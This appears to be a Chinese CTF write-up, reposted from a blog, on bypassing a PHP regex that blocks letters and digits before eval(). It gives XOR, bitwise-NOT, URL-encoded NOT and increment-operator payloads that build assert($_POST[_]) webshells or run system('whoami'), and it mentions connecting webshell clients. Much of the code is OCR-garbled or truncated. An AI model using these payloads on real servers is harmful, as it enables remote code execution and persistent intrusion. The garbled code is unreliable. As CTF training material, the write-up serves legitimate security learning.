

最近做了buuctf上的[极客大挑战 2019]RCE ME，PHP正则的一些绕过方法也终于要用上了，原文地址：<https://blog.csdn.net/mochu7777777/article/details/104631142>

参考：

<https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html>

<https://www.leavesongs.com/PENETRATION/webshell-without-alphanum-advanced.html>

https://mp.weixin.qq.com/s/fCxs4hAVpa-sF4tdT_W8-w

<https://www.cnblogs.com/ECJTUACM-873284962/p/9433641.html>

<https://www.cnblogs.com/cimuhuashuimu/p/11546422.html>

异或绕过

在PHP中两个字符串异或之后，得到的还是一个字符串。如果正则过滤了一些字符串，那就可以使用两个不在正则匹配范围内的字符串进行异或得到我们想要的字符串。

例如：我们异或‘?’和‘~’之后得到的是‘A’

```
PS C:\Users\Administrator> php -r "echo '?' ~ '~';"  
A  
PS C:\Users\Administrator> _
```

原理：

1	字符：?	ASCII码：63	二进制：	0011 1111
2	字符：~	ASCII码：126	二进制：	0111 1110
3	异或规则：			
4	1	XOR	0	= 1
5	0	XOR	1	= 1
6	0	XOR	0	= 0
7	1	XOR	1	= 0
8	上述两个字符异或得到 二进制：			0100 0001
9	该二进制的十进制也就是：			65
10	对应的ASCII码是：			A
11				
12	几个位运算符：			
13	可以把1理解为真，0理解为假；那么就可以把“&”理解为“与”，“ ”理解为“或”；**而对于“^”则是相			

两个字符异或可以得到一个字符，下一个问题就是如何控制得到我们想要的字符

看一道例题：

```
127.0.0.1/test.php
Entertainment CTF Favorite Community forum Blog Tools CSDN Blog

<?php
highlight_file(__FILE__);
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
if(preg_match('/[a-z0-9]/is',$_GET['shell'])) {
    echo "hacker!!!";
}else{
    eval($_GET['shell']);
}

http://blog.csdn.net/qch_45521281
```

当然这里直接传入数组就能绕过。

这里的正则过滤了所有26个字母大小写，如果我想要传入一个 `eval($_POST[_])`；就需要异或得到这个 `eval($_POST[_])`；字符串

那么如何知道哪两个字符异或可以得到我们想要的字符，就比如如何得到第一个字符 **e**

笔者这里使用python脚本fuzz测试了一下，脚本如下：

```
1 def r_xor():
2     for i in range(0,127):
3         for j in range(0,127):
4             result=i^j
5             print(" "+chr(i)+" ASCII:"+str(i)+' <--xor--> '+chr(j)+" ASCII:"+str
6
7
8 if __name__ == "__main__":
9     r_xor()
```

脚本运行部分结果如下：

```
ASCII:96 <--xor--> [ ] ASCII:15 == o ASCII:111
ASCII:96 <--xor--> [ ] ASCII:16 == p ASCII:112
ASCII:96 <--xor--> [ ] ASCII:17 == q ASCII:113
ASCII:96 <--xor--> [ ] ASCII:18 == r ASCII:114
ASCII:96 <--xor--> [ ] ASCII:19 == s ASCII:115
ASCII:96 <--xor--> [ ] ASCII:20 == t ASCII:116
ASCII:96 <--xor--> [ ] ASCII:21 == u ASCII:117
ASCII:96 <--xor--> [ ] ASCII:22 == v ASCII:118
ASCII:96 <--xor--> [ ] ASCII:23 == w ASCII:119
ASCII:96 <--xor--> [ ] ASCII:24 == x ASCII:120
ASCII:96 <--xor--> [ ] ASCII:25 == y ASCII:121
ASCII:96 <--xor--> [ ] ASCII:26 == z ASCII:122
ASCII:96 <--xor--> [ ] ASCII:27 == { ASCII:123
ASCII:96 <--xor--> [ ] ASCII:28 == | ASCII:124
ASCII:96 <--xor--> [ ] ASCII:29 == } ASCII:125
ASCII:96 <--xor--> [ ] ASCII:30 == ~ ASCII:126
ASCII:96 <--xor--> [ ] ASCII:31 == ASCII:127
ASCII:96 <--xor--> ASCII:32 == @ ASCII:64
ASCII:96 <--xor--> ! ASCII:33 == A ASCII:65
ASCII:96 <--xor--> " ASCII:34 == B ASCII:66
ASCII:96 <--xor--> # ASCII:35 == C ASCII:67
ASCII:96 <--xor--> $ ASCII:36 == D ASCII:68
ASCII:96 <--xor--> % ASCII:37 == E ASCII:69
ASCII:96 <--xor--> & ASCII:38 == F ASCII:70
ASCII:96 <--xor--> ' ASCII:39 == G ASCII:71
ASCII:96 <--xor--> ( ASCII:40 == H ASCII:72
ASCII:96 <--xor--> ) ASCII:41 == I ASCII:73
ASCII:96 <--xor--> * ASCII:42 == J ASCII:74
ASCII:96 <--xor--> + ASCII:43 == K ASCII:75
ASCII:96 <--xor--> , ASCII:44 == L ASCII:76
ASCII:96 <--xor--> - ASCII:45 == M ASCII:77
ASCII:96 <--xor--> . ASCII:46 == N ASCII:78
ASCII:96 <--xor--> / ASCII:47 == O ASCII:79
ASCII:96 <--xor--> 0 ASCII:48 == P ASCII:80
ASCII:96 <--xor--> 1 ASCII:49 == Q ASCII:81
ASCII:96 <--xor--> 2 ASCII:50 == R ASCII:82
ASCII:96 <--xor--> 3 ASCII:51 == S ASCII:83
ASCII:96 <--xor--> 4 ASCII:52 == T ASCII:84
ASCII:96 <--xor--> 5 ASCII:53 == U ASCII:85
ASCII:96 <--xor--> 6 ASCII:54 == V ASCII:86
ASCII:96 <--xor--> 7 ASCII:55 == W ASCII:87
ASCII:96 <--xor--> 8 ASCII:56 == X ASCII:88
ASCII:96 <--xor--> 9 ASCII:57 == Y ASCII:89
ASCII:96 <--xor--> : ASCII:58 == Z ASCII:90
ASCII:96 <--xor--> ; ASCII:59 == [ ASCII:91
ASCII:96 <--xor--> < ASCII:60 == \ ASCII:92
ASCII:96 <--xor--> = ASCII:61 == ] ASCII:93
ASCII:96 <--xor--> > ASCII:62 == ^ ASCII:94
ASCII:96 <--xor--> ? ASCII:63 == _ ASCII:95
ASCII:96 <--xor--> @ ASCII:64 == ASCII:32
ASCII:96 <--xor--> A ASCII:65 == ! ASCII:33
ASCII:96 <--xor--> B ASCII:66 == " ASCII:34
ASCII:96 <--xor--> C ASCII:67 == # ASCII:35
ASCII:96 <--xor--> D ASCII:68 == $ ASCII:36
ASCII:96 <--xor--> E ASCII:69 == % ASCII:37
ASCII:96 <--xor--> F ASCII:70 == & ASCII:38
ASCII:96 <--xor--> G ASCII:71 == ' ASCII:39
ASCII:96 <--xor--> H ASCII:72 == ( ASCII:40
ASCII:96 <--xor--> I ASCII:73 == ) ASCII:41
```

这样就可以知道我们想要的字符的对应哪两个字符异或，只需要找到正则里没有过滤的字符异或得到我们想要的字符

接着看一下PHITHON师傅的一个payload

```
<?php
$_=('%01'^``').('%13'^``').('%13'^``').('%05'^``').('%12'^``').('%14'^``'); //
$_='assert';
$__='_'.('%00'^``').('%2F'^``').('%0E'^``').('%09'^``'); // $__='_POST';
$__=$$__;
$_($__[_]); // assert($_POST[_]);
```

看到代码中的下划线“_”、“__”、“___”是一个变量，因为preg_match()过滤了所有的字母，我们只能用下划线来作变量名。


这里PHITHON师傅使用的是 `assert($_POST[_])` 在PHP5当中assert()的作用和eval()相似都是执行，但是eval是因为是一个语言构造器而不是一个函数，不能被可变函数调用，所以这种拼接的方法只能用assert而不能用eval。只不过eval()只执行符合php编码规范的代码，PHITHON师傅这里还有就是使用 变量 进行payload拼接，拼接起来payload如下：

```
1 | $_=('%01'^``').('%13'^``').('%13'^``').('%05'^``').('%12'^``').('%14'^``');$__='__'
```

这里传入了 `shell=assert($_POST[_])`，由于“_”不受限制就可以任意传值了。（这里有一个误区，就是仅传入 `shell=$_POST[_]`，这样的确最终代码是 `eval($_POST[_])`了，但当外面的eval执行了之后，就仅剩下一个 `$_POST[_]`了，所以不行。

因为有很多不可打印字符，所以使用url编码表示
然后只需要在POST里面传参

```
1 | _=phpinfo();           //代码执行
```



也可以连蚁剑或菜刀了，密码为下划线_

这个payload经测试PHP 7.0.12及以下版本可以使用，碰到更高的版本可能assert()不能使用了，可以换成eval()


在别的地方还看到一位师傅的绕过手法



payload:

1 | \${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo

解释一下这个师傅的绕过手法：



The screenshot shows a code editor with two tabs: 'test.php' and 'test1.php'. The 'test1.php' tab is active and contains the following PHP code:

```
1 <?php
2 $a=urldecode('%ff%ff%ff%ff');
3 $b=urldecode('%a0%b8%ba%ab');
4 echo $a^$b;
5
6 ?>
```

Below the code editor, a PowerShell terminal window is open, showing the command to run the script and its output:

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS D:\PHP_Study2018\PHPTutorial\WWW> php -f .\test1.php
_GET
PS D:\PHP_Study2018\PHPTutorial\WWW>
```

The output of the script is the string `_GET`.

即：

```
1 | ${_GET}{%ff}();&%ff=phpinfo
2 | //?shell=${_GET}{%ff}();&%ff=phpinfo
```

任何字符与0xff异或都会取相反，这样就能减少运算量了。

注意：测试中发现，传值时对于要计算的部分不能用括号括起来，因为括号也将被识别为传入的字符串，可以使用{}代替，原因是php的use of undefined constant特性，例如 `${_GET}{a}` 这样的语句php是不会判为错误的，因为{}使用来 界定变量 的，这句话就是会将_GET自动看为字符串，也就是 `$_GET['a']`

取反绕过

首先是PHITHON师傅的汉字和取反绕过

和方法一有异曲同工之妙，唯一差异就是，方法一使用的是位运算里的“异或”，方法二使用的是位运算里的“取反”。

方法二利用的是UTF-8编码的某个汉字，并将其中某个字符取出来，比如 '和' {2} 的结果是 "\x8c"，其取反即为字母 s：


```
php > echo ~('瞰' {1});  
a  
php > echo ~('和' {2});  
s  
php > echo ~('和' {2});  
s  
php > echo ~('的' {1});  
e  
php > echo ~('半' {1});  
r  
php > echo ~('始' {2});  
t
```

高别歌@leavesongs.com

http://blog.csdn.net/qch_45527287

注意：上面的那种写法只能在PHP7里面正常测试，PHP5会报错

笔者本地PHP5测试：



The image shows a web browser window at the top with the address bar displaying '127.0.0.1/test2.php'. Below the browser is a code editor window titled 'D:\PHP_Study2018\PHPTutorial\WWW\test2.php - Sublime Text (UNREGISTERED)'. The code editor contains a PHP script with the following content:

```
1 <?php
2 header("Content-Type:text/html;charset=utf-8");
3 error_reporting(0);
4 $_="瞰";
5 $__="和";
6 $____="的";
7 $_____="半";
8 $_____"="始";
9 print(~($_{1}));//a
10
11 echo "<br>";
12
13 print(~($__{2}));//s
14
15 echo "<br>";
16
17 print(~($__{2}));//s
18
19 echo "<br>";
20
21 print(~($____{1}));//e
22
23 echo "<br>";
24
25 print(~($_____{1}));//r
26
27 echo "<br>";
28
29 print(~($_____{2}));//t
30
```

只能直接利用这里P师傅的payload:

```
1 | $_=('>'>'<')+('>'>'<');$__=$_/$__;$____='';$__="瞰";$____.=~($____{$__});$__="和'
```



```

18 $__=('>'<'<')+('>'<'<');//$__2
19 $_=$_/$_;//$_1
20
21 $__='';
22 $__="敲";$__.=~($_{$_});$__="和";$__.=~($_{$_});$__="和";$__.=~($_{$_});$__="的";$__.=~($_{$_});$__="半";$__.=~($_{$_});$__="始";$__.=~($_{$_});//$__=assert
23
24 $__='_';$__="俯";$__.=~($_{$_});$__="敲";$__.=~($_{$_});$__="次";$__.=~($_{$_});$__="站";$__.=~($_{$_});//$__=_POST
25
26 $_=$$_; //$_=$_POST
27 $_($_[$_]);//assert($_POST[2])|
28

```

http://b/0pgscstnate/t/qch45527287

传payload的时候进行一次URL编码。然后传入POST传参：2=phpinfo

```

<?php
highlight_file(__FILE__);
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
if(preg_match('/[a-z0-9]/is',$_GET['shell'])) {
    echo "hacker!!!";
}else{
    eval($_GET['shell']);
}

```

PHP Version 5.4.45

System

Build Date

Compiler

Architecture

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

Post data Referer User Agent Cookies Clear All

2=phpinfo()

http://b/0pgscstnate/t/qch45527287

也是PHP 7.0.12及以下版本有效，估计还是assert()的问题

```

<?php
highlight_file(__FILE__);
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
if(preg_match('/[a-z0-9]/is',$_GET['shell'])) {
    echo "hacker!!!";
}else{
    eval($_GET['shell']);
}

```

PHP Version 7.0.12

System

Build Date

Compiler

Architecture

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

Post data Referer User Agent Cookies Clear All

2=phpinfo()


http://b/0pgscstnate/t/qch45527287

取反中文字符fuzz的PHP脚本

```

1  <?php
2  error_reporting(0);
3  header('Content-Type: text/html; charset=utf-8');
4
5  function str_split_unicode($str, $l = 0) {
6
7      if ($l > 0) {
8          $ret = array();
9          $len = mb_strlen($str, "UTF-8");
10         for ($i = 0; $i < $len; $i += $l) {
11

```



当-->B
我-->w
站-->T
在-->c
山-->N
顶-->^
上-->G
俯-->@
瞰-->a
半-->r
个-->G
鼓-->C
浪-->J
屿-->N
和-->m
整-->j
个-->G
厦-->q
门-->h
的-->e
夜-->[
空-->V
的-->e
时-->h
候-->
, -->C
我-->w
知-->`
道-->~
此-->R
次-->S
出-->x
行-->^
的-->e
目-->d
的-->e
已-->H
经-->D
完-->Q
成-->w
了-->E
, -->C
我-->w
要-->Y

URL编码取反绕过（最简单的）

注意：该方法只适用于PHP7

对想要传入的参数，先进行URL解码再取反

例如传入构造一个phpinfo();（生成payload的时候先取反再URL编码）

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\Users\Administrator> php -r "echo urlencode('~' . phpinfo');"
%8F%97%8F%96%91%99%90
PS C:\Users\Administrator>
```

因为没有过滤 (), 所以只需要取反编码phpinfo就行。


```
<?php
highlight_file(__FILE__);
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
if(preg_match('/[a-z0-9]/is',$_GET['shell'])) {
    echo "hacker!!!";
}else{
    eval($_GET['shell']);
}
```



phpinfo()是没有参数的，如果需要执行有参数的函数，比如system("whoami");

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\Users\Administrator> php -r "echo urlencode('~' . system');"
%8C%86%8C%8B%9A%92
PS C:\Users\Administrator> php -r "echo urlencode('~(' . whoami . '))');"
%88%97%90%9E%92%96
PS C:\Users\Administrator>
```

```
<?php
highlight_file(__FILE__);
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
if(preg_match('/[a-z0-9]/is',$_GET['shell'])) {
    echo "hacker!!!";
}else{
    eval($_GET['shell']);
}
} mochu7-pc\administrator
```



<http://bypgcsdn.net/qch/5521231>

递增递减运算符绕过

这里笔者就没什么补充的了，直接搬运P师傅的吧

在处理字符变量的算数运算时，PHP 沿袭了 Perl 的习惯，而非 C 的。例如，在 Perl 中 `$a = 'Z'; $a++`；将把 `$a` 变成 'AA'，而在 C 中，`a = 'Z'; a++`；将把 `a` 变成 'I'（'Z' 的 ASCII 值是 90，'I' 的 ASCII 值是 91）。注意字符变量只能递增，不能递减，并且只支持纯字母（a-z 和 A-Z）。递增/递减其他字符变量则无效，原字符串没有变化。

高制歌@leavesongs.com

也就是说，`'a'++ => 'b'`，`'b'++ => 'c'`... 所以，我们只要能拿到一个变量，其值为a，通过自增操作即可获得a-z中所有字符。

那么，如何拿到一个值为字符串'a'的变量呢？

巧了，数组（Array）的第一个字母就是大写A，而且第4个字母是小写a。也就是说，我们可以同时拿到小写和大写A，等于我们就可以拿到a-z和A-Z的所有字母。

在PHP中，如果强制连接 数组 和 字符串 的话，数组将被转换成字符串，其值为Array：

```
Administrator: C:\Program Files\PowerShell\6\pwsh.exe
PS C:\Users\Administrator> php -r "echo '', [];"
PHP Notice: Array to string conversion in Command line code on line 1
Notice: Array to string conversion in Command line code on line 1
Array
PS C:\Users\Administrator>
```

再取这个字符串的第一个字母，就可以获得'A'了。

利用这个技巧，编写了如下webshell（因为PHP函数是大小写不敏感的，所以我们最终执行的是 `ASSERT($POST[_])`，无需获取小写a）：

```
1  <?php
2  $__=[];
3  $__=@"$__"; // $__='Array';
4  $__=$__['!'=='@']; // $__=$__[0];
5  $___=$__; // A
6  $__=$__;
7  $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
8  $___.$___; // S
9  $___.$___; // S
10 $__=$__;
11 $__++;$__++;$__++;$__++; // E
12 $___.$___;
13 $__=$__;
14 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
15 $___.$___;
16 $__=$__;
17 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
18 $___.$___;
19 $__=$__;
20 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
21 $___.$___;
22 $__=$__;
23 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
24 $___.$___;
25 $__=$__;
26 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
27 $___.$___;
28 $__=$__;
29 $__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__++;$__
30 $___.$___;
31 $__=$$___;
32 $__($__[_]); // ASSERT($POST[_]);
```

利用payload:

```
1  $__=[];$__=@"$__";$__=$__[!'=='@'];$___=$__;$___=$__;$___++;$___++;$___++;$___++;$___++;$___++
```

注意最后传入的时候记得URL编码一次

密码是 `_`，POST传入 `_=phpinfo();</code //代码执行即可`

PHP Version 7.0.12



System

Build Date

Compiler